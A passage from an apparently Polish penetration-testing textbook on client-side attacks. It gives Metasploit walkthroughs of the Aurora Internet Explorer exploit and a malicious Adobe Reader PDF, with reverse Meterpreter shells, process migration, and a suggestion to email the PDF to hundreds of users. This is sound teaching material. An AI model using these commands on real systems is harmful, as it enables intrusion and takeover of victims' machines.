Ladunki Meterpreter HTTP i Meterpreter HTTPS używają ustawień programu Internet Explorer do sprawdzenia, czy do połączenia z siecią zewnętrzną potrzebny jest jakiś serwer proxy. Z tego powodu, jeżeli atakowany proces działa na prawach użytkownika System, ustawienia proxy mogą nie być zdefiniowane i próba połączenia zwrotnego, inicjowanego przez ładunek, zakończy się niepowodzeniem.

UWAGA *W pakiecie Metasploit znajdziesz również ładunek reverse_https_proxy, udostępniający sesję powłoki Meterpreter, który pozwala napastnikowi na zdefiniowanie swoich własnych ustawień serwera proxy.*

Ataki po stronie klienta

Nadszedł już czas, aby powiedzieć coś na temat przeprowadzania ataków po stronie klienta. Zamiast bezpośrednio atakować wybraną usługę nasłuchującą na danym porcie sieciowym, utworzymy szereg różnych złośliwych plików, które po otwarciu na komputerze klienta w aplikacjach posiadających określone luki w zabezpieczeniach pozwolą na przełamanie jego zabezpieczeń.

Do tej pory wszystkie nasze ataki wykorzystywały różnego rodzaju usługi nasłuchujące na różnych portach sieciowych; najczęściej były to serwery WWW, serwery FTP, serwery SMB i inne usługi. Kiedy rozpoczęliśmy przeprowadzanie testu penetracyjnego, jedną z pierwszych operacji, jaką udało nam się wykonać, było skanowanie portów atakowanych systemów, mające na celu wykrycie aktywnych portów oraz identyfikację działających na nich usług sieciowych. W momencie rozpoczęcia testów penetracyjnych teoretycznie pula potencjalnych podatności i luk w zabezpieczeniach, które będzie można wykorzystać, była nieograniczona.

Jednak w miarę przeprowadzania kolejnych skanów, ręcznych analiz i innych badań pula podatności coraz bardziej się kurczyła, aż w końcu zatrzymała na określonej liczbie rzeczywistych luk w zabezpieczeniach, które udało nam się wykryć. Wszystkie wykryte luki i podatności były powiązane z usługami nasłuchującymi na różnych portach sieciowych i znajdowały się po stronie serwera. Nietrudno zauważyć, że do pełnego obrazu brakuje nam jeszcze informacji o lukach w zabezpieczeniach aplikacji, które nie nasłuchują na żadnych portach sieciowych — inaczej mówiąc, informacji o podatnościach na atak oprogramowania po stronie klienta.

Aplikacje takie jak przeglądarki sieciowe, przeglądarki dokumentów, odtwarzacze multimedialnych itd. również mogą mieć różne luki w zabezpieczeniach i być podatne na ataki, podobnie jak serwery WWW, serwery poczty elektronicznej i inne programy sieciowe.

Oczywiście ze względu na fakt, że aplikacje po stronie klienta nie nasłuchują na portach sieciowych, nie możemy ich zaatakować bezpośrednio, ale mimo to ogólne zasady przeprowadzania ataków pozostają takie same. Jeżeli możemy

przekazać do programu odpowiednio spreparowany zestaw danych, którego pojawienie się spowoduje niezaplanowane zachowanie programu i umożliwi wykorzystanie takiej czy innej luki w zabezpieczeniach, będziemy mogli przejąć kontrolę nad taką aplikacją, podobnie jak robiliśmy to w rozdziale 8. z programami po stronie serwera. Problem polega na tym, że nie możemy przesłać spreparowanych danych za pomocą sieci bezpośrednio do aplikacji — musimy więc przekonać użytkownika, aby zrobił to za nas, otwierając odpowiednio przygotowany złośliwy plik.

Ponieważ zagadnienia związane z bezpieczeństwem środowisk sieciowych są traktowane coraz poważniej, a znalezienie podatności po stronie serwerowej staje się coraz bardziej skomplikowane, to właśnie luki w zabezpieczeniach aplikacji zlokalizowanych po stronie klienta stają się jednym z kluczowych elementów pozwalających na skuteczne przeprowadzenie włamania do starannie chronionych wewnętrznych sieci komputerowych wielu firm i organizacji. Co więcej, ataki na aplikacje po stronie klienta są idealnym sposobem na atakowanie stacji roboczych i urządzeń mobilnych, które nie mają własnego adresu internetowego (są połączone tylko do wewnętrznej sieci firmy). Choć takie hosty nie są bezpośrednio widoczne ani dostępne z internetu, to zazwyczaj mogą za pośrednictwem innych urządzeń sieciowych nawiązywać połączenia z hostami zewnętrznymi, co daje pentestrowi szansę na przejęcie kontroli nad takim urządzeniem za pośrednictwem połączenia zwrotnego.

Niestety, powodzenie ataków na aplikacje po stronie klienta w głównej mierze zależy od tego, czy plik zawierający odpowiedniego exploitu zostanie pobrany, a następnie otwarty na komputerze klienta w aplikacji podatnej na taki atak. W kolejnym rozdziale będziemy omawiać różne techniki pozwalające na skłonienie użytkownika do otwarcia złośliwego pliku, teraz jednak skoncentrujemy się na exploitach dla różnych aplikacji po stronie klienta, rozpoczynając od tych aplikacji, które silą rzeczy muszą być jednym z najbardziej popularnych wektorów ataku — przeglądarki sieciowe.

Luki w zabezpieczeniach przeglądarek sieciowych

Przeglądarki sieciowe składają się w głównej mierze z kodu pozwalającego na renderowanie stron internetowych. Wniosek nasuwa się sam — jeżeli będziemy w stanie za pośrednictwem strony internetowej wysłać do przeglądarki sieciowej odpowiednio spreparowany kod, który będzie mógł wykorzystać lukę w jej zabezpieczeniach, to potencjalnie jesteśmy zdolni do przejęcia kontroli nad działaniem przeglądarki i wysłania do niej odpowiedniego ładunku. Jak widać, choć sposób dostarczania ładunku jest nieco inny, to jednak podstawowe zasady pozostają takie same. Praktycznie wszystkie najpopularniejsze przeglądarki sieciowe miały już w swojej historii mniej lub bardziej poważne problemy z zabezpieczeniami — dotyczy to również takich programów jak Internet Explorer i Firefox czy nawet mobilnej wersji przeglądarki Safari.

IPHONE JAILBREAKING, CZYLI USUWANIE OGRANICZEŃ SYSTEMU IOS POPRZECZ WYKORZYSTANIE LUK W ZABEZPIECZENIACH PRZEGŁĄDARKI SIECIOWEJ

Jeszcze nie tak dawno temu jednym z najpowszechniej wykorzystywanych wektorów ataku, pozwalających na usunięcie ograniczeń systemu iOS działającego w telefonach iPhone (ang. *iPhone jailbreaking*), było wykorzystanie luk w zabezpieczeniach przeglądarki sieciowej. W systemie iOS zaimplementowany jest ciekawy mechanizm bezpieczeństwa, nazywany *mandatory code signing*, który powoduje, że można uruchamiać w nim tylko i wyłącznie kod, który został sprawdzony, zatwierdzony i cyfrowo podpisany przez firmę Apple. Wyjątkiem jest tutaj przeglądarka sieciowa Mobile Safari (domyślna przeglądarka używana w telefonach iPhone), która do pomyślnego wyświetlania stron internetowych musi mieć możliwość uruchamiania niepodpisanego kodu. Firma Apple nie jest przecież w stanie sprawdzić każdej strony dostępnej w internecie i podpisać wszystkich stron, które nie zawierają złośliwego kodu. Nietrudno się domyślić, że jeżeli iPhone nie pozwalały na przeglądanie stron internetowych, to każdy rozsądny użytkownik poszedłby do salonu i kupił telefon z Androidem lub systemem Windows — a to z pewnością nie jest coś, o czym mogłaby pomyrzyć firma Apple. Kiedy użytkownik systemu iOS uruchamia przeglądarkę sieciową i wyświetla w niej dokument PDF, odpowiednio przygotowany exploit osadzony w takim dokumencie może być dobrym początkowym wektorem ataku, umożliwiającym w efekcie wykonywanie arbitralnie sparenowanego kodu i przejęcie kontroli nad urządzeniem. Takie ataki często pozwalają napastnikowi na zdobycie w telefonach iPhone dobrze umocnionego przyczółka poprzez proste przekonanie użytkownika do otwarcia w przeglądarce sieciowej łącza prowadzącego do odpowiednio przygotowanego złośliwego dokumentu.

Przyjrzymy się teraz jednej ze sławnych luk w zabezpieczeniach przeglądarki Internet Explorer. Exploit o wdzięcznej nazwie Aurora został użyty w roku 2010 w atakach na takie firmy jak Google, Adobe czy Yahoo. Przeprowadzenie tych ataków stało się możliwe z tego względu, że exploit Aurora wykorzystywał lękę typu *zero-day* przeglądarki Internet Explorer, czyli lękę, dla której nie została jeszcze w tamtym czasie opracowana odpowiednia aktualizacja zabezpieczeń. W przypadku takich podatności nawet w pełni zaktualizowana wersja przeglądarki może zostać skompromitowana, jeżeli użytkownik wejdzie na stronę internetową zawierającą kod exploitu wykorzystujący lękę *zero-day*.

Firma Microsoft przygotowała co prawda odpowiednie poprawki zabezpieczeń dla przeglądarki Internet Explorer, ale podobnie jak w przypadku wielu innych aktualizacji, nie wszyscy użytkownicy zainstalowali je na czas, a niektórzy całkowicie o tym zapomnieli, więc w praktyce może się zdarzyć, że podczas przeprowadzania testów penetracyjnych w środowisku klienta znajdziesz systemy, które do tej pory są podatne na ataki za pomocą exploitu Aurora. Przykładem takiego systemu może być nasza maszyna wirtualna z systemem Windows XP.

W kolejnym przykładzie użyjemy pakietu Metasploit do przeprowadzenia ataku na ten system za pomocą modułu *exploit/windows/browser/ms10_002_aurora*, tak jak zostało to przedstawione na listingu 10.2.

Listing 10.2. Opcje modułu exploit Aurora przeznaczonego do atakowania przeglądarki Internet Explorer

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):
  Name          Current Setting  Required  Description
  ----          -----          -----  -----
① SRVHOST      0.0.0.0        yes       The local host to listen on. This must be an address
                                         on the local machine or 0.0.0.0
② SRVPORT      8080          yes       The local port to listen on.
③ SSL           false         no        Negotiate SSL for incoming connections
  SSLCert
  SSLVersion    SSL3          no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
④ URIPATH

Exploit target:
  Id  Name
  --  --
⑤ 0   Automatic
```

UWAGA

Zasada działania modułów pakietu Metasploit przeznaczonych do przeprowadzania ataków po stronie klienta jest bardzo podobna do modułów, z którymi pracowaliśmy do tej pory, z tym że teraz zamiast przesyłać exploity do zdalnych hostów działających w środowisku celu, uruchamiamy serwer WWW z odpowiednio przygotowanym exploitem i czekamy, aż użytkownik otworzy taką stronę w swojej przeglądarce.

Zwróć uwagę, że zamiast opcji RHOST mamy teraz do dyspozycji opcję **SRVHOST** ①, reprezentującą lokalny adres IP serwera. Domyślną wartością tej opcji jest adres 0.0.0.0, co powoduje, że nasłuchiwanie prowadzone jest dla wszystkich adresów systemu lokalnego. Opcja **SRVPORT** ②, która pozwala na wybranie portu nasłuchiwanego, jest domyślnie ustawiona na port 8080. W razie potrzeby możesz zmienić to ustawienie na port 80 (domyślny port serwerów WWW), oczywiście o ile żaden inny program nie wykorzystuje tego portu do własnych celów. Jeżeli chcesz, możesz również skorzystać z połączenia SSL ③.

Za pomocą opcji **URIPATH** ④ możesz ustawić adres URL złożliwej strony internetowej. Jeżeli pozostawisz tę opcję pustą, zostanie użyty losowy adres URL. Ponieważ wykorzystanie luki odbywa się całkowicie wewnątrz przeglądarki sieciowej, nasz exploit będzie działał poprawnie niezależnie od tego, na jakiej wersji systemu Windows zostanie uruchomiony ⑤, o ile oczywiście działająca w tym systemie przeglądarka sieciowa będzie podatna na exploita Aurora.

Teraz musimy ustawić opcje modułu przeznaczone dla naszego środowiska. Ładunki działające z tym modelem są takie same jak w innych modułach, z którymi do tej pory pracowaliśmy. Wykorzystywanie luk w zabezpieczeniach przeglądarki sieciowej nie różni się niczym od wykorzystywania luk w innych programach, dzięki czemu możemy uruchamiać taki sam kod powłoki (ang. *shell code*). W naszym przykładzie użyjemy ładunku *windows/meterpreter/reverse_tcp*, co pozwoli nam zilustrować pewne koncepty przeprowadzania ataków po stronie klienta, tak jak zostało to przedstawione na listingu 10.3.

Listing 10.3. Ustawianie opcji i uruchamianie modułu Aurora

```
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.20.9
SRVHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > exploit

[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444 ①
[*] Using URL: http://192.168.20.9:80/aurora ②
[*] Server started.
```

UWAGA

Przed rozpoczęciem upewnij się, że serwer Apache2 nie działa na porcie 80 — aby to zrobić, w wierszu poleceń okna terminala wykonaj polecenie *service apache2 stop*.

Jak widać na listingu 10.3, po ustawieniu opcji i uruchomieniu modułu w tle zostaje uruchomiony serwer WWW działający na wybranym porcie SRVPORT i ścieżce URIPATH ②. Oprócz tego dla wybranego ładunku zostaje utworzony proces obsługujący połączenia zwrotne ①.

Teraz przejdź do systemu Windows XP i w przeglądarce Internet Explorer otwórz naszą złożliwą stronę internetową. W konsoli programu Metasploit powinieneś zobaczyć, że strona została pobrana, a ładunek próbuje wykorzystać lukę w zabezpieczeniach przeglądarki, tak jak zostało to przedstawione na listingu 10.4. Choć wiemy, że przeglądarka sieciowa w naszym systemie Windows XP jest podatna na exploita Aurora, to mimo to pomyślne wykorzystanie tej luki w zabezpieczeniach może wymagać wykonania kilku podejść.

Listing 10.4. Tworzenie sesji Meterpretera po ataku na przeglądarkę sieciową

```
msf exploit(ms10_002_aurora) > [*] 192.168.20.10 ms10_002_aurora -
Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (752128 bytes) to 192.168.20.10
```

```
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1376)
→at 2015-05-05 20:23:25 -0400 ①
```

Wykorzystywanie luki Aurora nie jest tak niezawodne, jak miało to miejsce w przypadku innych luk w zabezpieczeniach, z którymi pracowaliśmy do tej pory. Jeżeli Internet Explorer podczas próby wykorzystania luki ulegnie awarii, a połączenie zwrotne nie zostanie ustalone, powinieneś spróbować jeszcze raz.

Choć nasz exploit może nie działać za każdym razem, to jednak jeżeli przeglądarka sieciowa jest podatna na taki atak, któraś z kolejnych prób wykorzystania luki powinna się zakończyć sukcesem. Kiedy tak się stanie, powinno zostać utworzone połączenie z sesją powłoki, co zostało pokazane w punkcie ①. Pamiętaj, że w tym przypadku nie zostaniesz automatycznie „podpięty” do tej sesji. Aby mieć możliwość interakcji z sesją Meterpretera, powinieneś wykonać polecenie sessions -i <identyfikator sesji>.

Do tej pory udało nam się pomyślnie wykorzystać lukę w zabezpieczeniach przeglądarki i utworzyć w atakowanym systemie mocny przyczółek, ale to nie koniec wyzwań. Jeżeli powrócisz teraz do komputera z systemem Windows XP i spróbujesz użyć przeglądarki Internet Explorer, to przekonasz się, że przestała działać. Operacje wykonywane podczas wykorzystywania luki w zabezpieczeniach i nawiązywania sesji zwrotnej spowodowały destabilizację procesu przeglądarki. Problem z takim zachowaniem polega na tym, że każdy użytkownik, którego zdążyliśmy naklonić do odwiedzenia naszej złośliwej strony, będzie zapewne chciał kontynuować przeglądanie zasobów internetu. Jeżeli przeglądarka przestanie odpowiadać, użytkownik z pewnością wymusi jej zamknięcie albo po destabilizacji działania przeglądarka sama ulegnie awarii, a kiedy zostanie zamknięta, utracimy również naszą sesję Meterpretera.

```
msf exploit(ms10_002_aurora) > [*] 192.168.20.10 - Meterpreter session 1
→closed. Reason: Died ①
```

Ladunek zawierający powłokę Meterpreter w całości rezyduje w obszarze pamięci zajmowanym przez atakowany proces przeglądarki sieciowej. Jeżeli przeglądarka ulegnie awarii bądź zostanie zamknięta przez użytkownika, nasza sesja Meterpretera również zostanie zakończona, co zostało pokazane w punkcie ①. Jak widać, nasz przyczółek w atakowanym systemie możemy utracić równie szybko, jak go zdobyliśmy.

Wynika stąd, że potrzebny nam będzie sposób na utrzymanie sesji Meterpretera „przy życiu” nawet w sytuacji, kiedy atakowany proces przeglądarki sieciowej zostanie zamknięty. Najpierw jednak musimy zatrzymać serwer WWW pakietu Metasploit, tak abyśmy mogli wprowadzić zmiany do naszej złośliwej strony, co zostało pokazane na listingu 10.5.

Listing 10.5. Zatrzymywanie zadania działającego w tle z poziomu konsoli Metasploita

```
msf exploit(ms10_002_aurora) > jobs ①
Jobs
```

```
=====
Id  Name
--  ---
0   Exploit: windows/browser/ms10_002_aurora

msf exploit(ms10_002_aurora) > kill 0 ❷
Stopping job: 0...

[*] Server stopped.
```

Aby z poziomu konsoli pakietu Metasploit wyświetlić listę zadań pracujących w tle, powinieneś wykonać polecenie **jobs** ❶. Aby zatrzymać wybrane zadanie pracujące w tle, powinieneś wykonać polecenie **kill <numer_zadania>** ❷. Ponieważ powłoka Meterpreter w całości rezyduje w obszarze pamięci zajmowanym przez atakowany proces przeglądarki sieciowej, który jest praktycznie skazany na zamknięcie, musimy przenieść naszą sesję poza proces przeglądarki Internet Explorer i uruchomić w miejscu, w którym jego przetrwanie będzie bardziej prawdopodobne.

Uruchamianie skryptów w sesjach Meterpretera

W przeciwieństwie do ataków przeprowadzanych za pośrednictwem połączeń sieciowych, gdzie nawiązanie sesji zwrotnej odbywało się niemal natychmiast po pomyślnym wykorzystaniu luki w zabezpieczeniach, w przypadku ataków po stronie klienta musimy z reguły czekać, aż użytkownik odwiedzi czekającą na niego złośliwą stronę. Nawet jeżeli znajdziemy jakiś sposób na przeniesienie Meterpretera do innego procesu, nawiązanie sesji może nastąpić w każdym momencie, więc teoretycznie musimy przez cały czas czuwać i być gotowi do działania, ponieważ w przeciwnym wypadku ryzykujemy całkowitą utratę sesji. Idealnym rozwiązaniem byłaby możliwość automatycznego uruchamiania odpowiednich poleceń w sesji Meterpretera, co uwolniłoby nas od konieczności ciągłego siedzenia ze wzrokiem wbitym w monitor i czuwania z ręką na klawiaturze.

Skrypty Meterpretera, które mogą być wykonywane po nawiązaniu sesji, w systemie Kali Linux są zlokalizowane w katalogu */usr/share/metasploit-framework/scripts/meterpreter*. Więcej przykładów zastosowania skryptów Meterpretera będziemy omawiać w rozdziale 13., a teraz przyjrzymy się bliżej tylko jednemu z nich, który powinien się znakomicie sprawdzić w naszym bieżącym scenariuszu. Skrypt *migrate.rb* pozwala na przenoszenie Meterpretera z pamięci jednego procesu do drugiego, czyli realizuje dokładnie to, co jest nam potrzebne. Aby uruchomić skrypt Meterpretera w aktywnej sesji, powinieneś uruchomić polecenie **run <nazwa_skryptu>**, tak jak zostało to przedstawione na listingu 10.6. W przypadku niektórych skryptów wykonanie tego polecenia spowoduje wyświetlenie na ekranie opisu składni wywołania, tak jak w naszym przykładzie.

Listing 10.6. Uruchamianie skryptów Meterpretera

```
meterpreter > run migrate
```

OPTIONS:

```
-f      Launch a process and migrate into the new process ①  
-h      Help menu.  
-k      Kill original process.  
-n <opt> Migrate into the first process with this executable name (explorer.exe) ②  
-p <opt> PID to migrate to. ③
```

Kiedy spróbujemy uruchomić skrypt *migrate*, na ekranie pojawi się opis opcji wywołania. W zależności od sytuacji możemy uruchomić zupełnie nowy proces i przenieść do niego powłokę Meterpreter ①, przenieść powłokę do procesu o podanej nazwie ② lub wybrać proces docelowy, podając jego identyfikator PID ③.

Parametry zaawansowane

Oprócz opcji exploita oraz opcji ładunku moduły Metasploita posiadają również szereg zaawansowanych parametrów. Listę zaawansowanych parametrów modułu możesz wyświetlić na ekranie, wykonując polecenie `show advanced`, tak jak zostało to przedstawione na listingu 10.7.

Listing 10.7. Zaawansowane parametry Metasploita

```
msf exploit(ms10_002_aurora) > show advanced
Module advanced options:
Name           : ContextInformationFile
Current Setting : 
Description    : The information file that contains context information

(...)

Name           : AutoRunScript ①
Current Setting : 
Description    : A script to run automatically on session creation.

(...)

Name           : WORKSPACE
Current Setting : 
Description    : Specify the workspace for this module
```

Jednym z takich zaawansowanych ustawień dla naszego ładunku jest **AutoRunScript** ①, który pozwala na automatyczne uruchomienie wybranego skryptu po ustanowieniu sesji.

Parametr `AutoRunScript` możemy wykorzystać do automatycznego uruchomienia skryptu *migrate* zaraz po tym, jak zostanie nawiązana sesja Meterpretera z atakowanym systemem. Dzięki takiemu rozwiązaniu, kiedy proces przeglądarki ulegnie awarii lub zostanie zamknięty, nasza sesja Meterpretera pozostanie aktywna (o ile oczywiście wcześniej skrypt *migrate* zostanie wykonany pomyślnie). Co więcej, dzięki możliwości automatycznego uruchomienia skryptu możemy mieć pewność, że zostanie on wykonany zaraz po nawiązaniu połączenia — niezależnie od tego, czy będziemy siedzieć przy klawiaturze w oczekiwaniu na to wydarzenie, tak jak zostało to przedstawione na listingu 10.8.

Listing 10.8. Ustawianie parametru AutoRunScript

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f ①
AutoRunScript => migrate -f
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/aurora
[*] Server started.
```

Aby ustawić wybrany parametr zaawansowany, powinieneś użyć polecenia `set <nazwa_parametru> <wartość>` (podobnie jak w przypadku „normalnych” opcji). Na przykład na listingu 10.8 ustawiamy skrypt *migrate* tak, aby po uruchomieniu utworzył nowy proces i przeniósł do niego powłokę Meterpretera (opcja **-f ①**), a następnie wywołujemy *exploit*, co automatycznie powoduje włączenie serwera WWW zawierającego naszą złośliwą stronę.

Teraz przejdź do maszyny z systemem Windows XP, uruchom przeglądarkę sieciową i ponownie otwórz w niej naszą złośliwą stronę (zobacz listing 10.9).

Listing 10.9. Automatyczna migracja powłoki Meterpretera

```
msf exploit(ms10_002_aurora) > [*] 192.168.20.10 ms10_002_aurora - Sending Internet
Explorer "Aurora" Memory Corruption
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1422) at 2015-05-05
  ↪20:26:15 -0400
[*] Session ID 2 (192.168.20.9:4444 -> 192.168.20.10:1422) processing AutoRunScript
  ↪'migrate -f' ①
[*] Current server process: iexplore.exe (3476)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 484
[+] Successfully migrated to process ②
```

Tym razem po nawiązaniu sesji otrzymujemy komunikat, że automatycznie wykonywany jest skrypt zdefiniowany przez parametr *AutoRunScript* ①. Skrypt *migrate* uruchamia proces *notepad.exe* i przenosi do niego powłokę Meterpretera ②. Dzięki takiej operacji, kiedy proces przeglądarki Internet Explorer zostanie zamknięty, nasza sesja Meterpretera pozostanie aktywna.

Choć automatyczna migracja Meterpretera do innego procesu jest znakomitym pomysłem, to jednak powinieneś pamiętać, że taka operacja może zająć kilka czy nawet kilkanaście sekund — w takim czasie zniecierpliwiony użytkownik może już zdążyć zamknąć nieodpowiadającą przeglądarkę i tym samym zakończyć naszą

sesję. Na szczećcie Metasploit posiada jeszcze inny zaawansowany parametr o nazwie *PrependMigrate*, przedstawiony poniżej, który powoduje, że migracja jest przeprowadzana szybciej, jeszcze przed uruchomieniem ładunku.

Name	:	PrependMigrate
Current Setting	:	false
Description	:	Spawns and runs shellcode in new process

W razie potrzeby możesz ustawić tę opcję na wartość true i potraktować jako alternatywę dla parametru AutoRunScript, z którego korzystaliśmy wcześniej.

Przedstawiliśmy dotąd tylko jeden przykład wykorzystania exploitu dla przeglądarki sieciowej. Metasploit posiada wiele innych modułów pozwalających na wykorzystywanie luk w zabezpieczeniach zarówno programu Internet Explorer, jak i innych popularnych przeglądarek sieciowych. W miarę jak w środowiskach komputerowych firm i organizacji sukcesywnie wdrażane są coraz lepsze systemy obronne, wykorzystywanie luk w zabezpieczeniach przeglądarek sieciowych stało się jednym z najważniejszych sposobów pozwalających na zdobycie „kluczy do królestwa” zarówno wielu pentesterom, jak i zapewne całej rzeszy hakerów.

UWAGA *Odpowiednia poprawka dla luki Aurora została opublikowana przez firmę Microsoft w roku 2010, ale niestety wiele firm i organizacji prezentuje dosyć beztroskie podejście do instalowania aktualizacji bezpieczeństwa, dlatego też w środowiskach klientów nadal można spotkać wiele komputerów wyposażonych w przeglądarki podatne na ten exploit. Co więcej, o ile poważne luki w zabezpieczeniach systemów operacyjnych pozwalające na zdalne przesyłanie i uruchamianie exploitów są dosyć rzadkie, to jednak wiele przeglądarek sieciowych, takich jak Internet Explorer, regularnie pada ofiarą precyzyjnie zaplanowanych i przeprowadzanych ataków po stronie klienta, wykorzystujących coraz to nowe luki w zabezpieczeniach. Aby przeprowadzić aktualizację bazy exploitów pakietu Metasploit, powinieneś użyć polecenia msfupdate, o którym mówiliśmy w rozdziale 4. Niektóre z nowych modułów mogą nawet zawierać exploity dla podatności i luk w zabezpieczeniach, dla których nie zostały jeszcze opracowane odpowiednie poprawki i aktualizacje. Pamiętaj, że wykonanie polecenia msfupdate może mieć wpływ na sposób działania pakietu Metasploit, co może Ci nieco utrudnić wykonywanie ćwiczeń i przykładów opisywanych w tej książce.*

W kolejnych podrozdziałach przyjrzymy się innym programom i aplikacjom działającym po stronie klientów, które możemy próbować wykorzystać do przejęcia kontroli nad atakowanym systemem.

Exploity dla plików PDF

Aplikacje przeznaczone do wyświetlania i edytowania dokumentów w formacie PDF (ang. *Portable Document Format*) również mogą pozwolić na pomyślne przeprowadzenie ataku. Jeżeli uda nam się przekonać użytkownika do otwarcia złożliwego dokumentu PDF w podatnej na ataki przeglądarce, to istnieje duże prawdopodobieństwo, że uda nam się wykorzystać taką lukę w zabezpieczeniach do przejęcia kontroli nad atakowanym systemem.

Najbardziej popularną przeglądarką plików PDF w systemie Windows jest niewątpliwie Adobe Reader. Podobnie jak przeglądarki sieciowe, Adobe Reader ma historię upstrzoną licznymi podatnościami i lukami w zabezpieczeniach. Co więcej, bardzo często zdarza się, że pomimo wdrożonej w firmie czy organizacji dobrej polityki zarządzania poprawkami bezpieczeństwa dla systemów operacyjnych o aktualizacjach przeglądarek PDF nikt nie pamięta, co w efekcie powoduje, iż bardzo często w środowiskach klientów można spotkać komputery wyposażone w stare, podatne na ataki wersje programu Adobe Reader czy innych przeglądarek.

Wykorzystywanie podatności i luk w zabezpieczeniach przeglądarek PDF

Nasza testowa maszyna wirtualna z systemem Windows XP jest wyposażona w nieco „przeterminowaną” wersję programu Adobe Reader 8.1.2, która posiada lulkę w zabezpieczeniach związaną z błędami przepełnienia bufora, oznaczoną jako CVE-2008-2992. Metasploit posiada odpowiedni moduł exploita pozwalający na wykorzystanie tej luki: *exploit/windows/fileformat/adobe_utilprintf*.

Opcje dla tego modułu są nieco inne niż to, co widzieliśmy do tej pory, o czym możesz się przekonać na listingu 10.10. Moduł pozwala na wykonanie ataku po stronie klienta, zatem nie mamy tutaj opcji RHOST, ale również nie ma opcji SRVHOST ani SRVPORT, których używaliśmy podczas ataków na przeglądarki sieciowe. Nasz nowy moduł po prostu pozwala na utworzenie złośliwego pliku PDF, natomiast wszystkie zadania związane z dostarczeniem tego pliku do klienta i utworzeniem odpowiedniego handlера spadają na nasze barki. Oczywiście posiadamy już odpowiednie zasoby wiedzy i doświadczenia, które pozwolą nam z łatwością wykonać oba zadania.

Listing 10.10. Tworzenie pliku PDF zawierającego exploit

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):
    Name          Current Setting  Required  Description
    ----          -----          -----      -----
    ①FILENAME     msf.pdf        yes        The file name.

Exploit target:
    Id  Name
    --  --
    ②0  Adobe Reader v8.1.2 (Windows XP SP3 English)

msf exploit(adobe_utilprintf) > exploit
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf ③
```

Jak widać, jedyną opcją, którą musimy ustawić, jest nazwa złośliwego pliku, który zostanie wygenerowany ①. Oczywiście możemy tutaj pozostawić domyślną

nazwę — *msf.pdf*. W tym przykładzie użyjemy również domyślnego ładunku, *windows/meterpreter/reverse_tcp*, skonfigurowanego do działania na domyślnym porcie 4444. Kiedy wpiszemy komendę `exploit`, Metasploit wygeneruje plik PDF, który po otwarciu w systemie Windows XP SP3 English ② wykorzysta lukę w zabezpieczeniach podatnej wersji programu Adobe Reader. Utworzony plik PDF zostaje zapisany jako */root/.msf4/local/msf.pdf* ③.

Teraz pozostało nam już tylko dostarczyć plik PDF do ofiary i utworzyć proces obsługujący połączenia zwrotne inicjowane przez ładunek, tak jak zostało to przedstawione na listingu 10.11.

Listing 10.11. Umieszczanie złośliwego pliku PDF na serwerze i tworzenie handlera

```
msf exploit(adobe_utilprintf) > cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www
msf exploit(adobe_utilprintf) > service apache2 start
[*] exec service apache2 start

Starting web server: apache2.
msf exploit(adobe_utilprintf) > use multi/handler ①
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.20.9
lhost => 192.168.20.9
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1422) at
2015-05-05 20:26:15 -0400 ②
```

Kopujemy utworzony plik do katalogu stron serwera Apache i uruchamiamy serwer (o ile oczywiście już wcześniej nie został uruchomiony). Niektóre sposoby przekonywania użytkowników do otwarcia tego pliku omówimy w nieco dalszej części tego rozdziału, a teraz po prostu otworzymy przygotowany plik PDF w przeglądarce Adobe Reader 8.1.2 zainstalowanej w systemie Windows XP. Najpierw jednak musimy utworzyć odpowiedni handler, który będzie obsługiwał połączenia zwrotne inicjowane przez ładunek. Do tego celu możemy użyć modułu ***multi/handler*** ①, o którym mówiliśmy w rozdziale 4. (pamiętaj, aby zakończyć zadanie modułu Aurora, jeżeli jego handler nadal nasłuchuje na porcie 4444, tak aby zwolnić ten port dla modułu *multi/handler*). Kiedy teraz otworzymy złośliwy plik PDF zostanie ponownie nawiązana sesja powłoki Meterpretera ②.

Zazwyczaj tego typu ataki nie są ukierunkowane na jednego użytkownika. Aby osiągnąć najlepsze rezultaty, możemy użyć takiego PDF-a w atakach socjotechnicznych (o których będziemy mówić w kolejnym rozdziale), rozsyłając wiadomości poczty elektronicznej do setek użytkowników z nadzieją, że przekonamy ich do otwarcia złośliwego załącznika. Proces obsługujący (handler), który utworzyliśmy za pomocą modułu *multi/listener*, automatycznie zakończy działanie po odebraniu pierwszego połączenia, co spowoduje, że utracimy szansę na przechwytcenie połączeń zwrotnych napływających od innych użytkowników, którzy

otworzyli załącznik w aplikacji podatnej na ataki. Byłyby o wiele lepiej, gdyby nasz handler działał przez cały czas i przechwytywał kolejne połączenia.

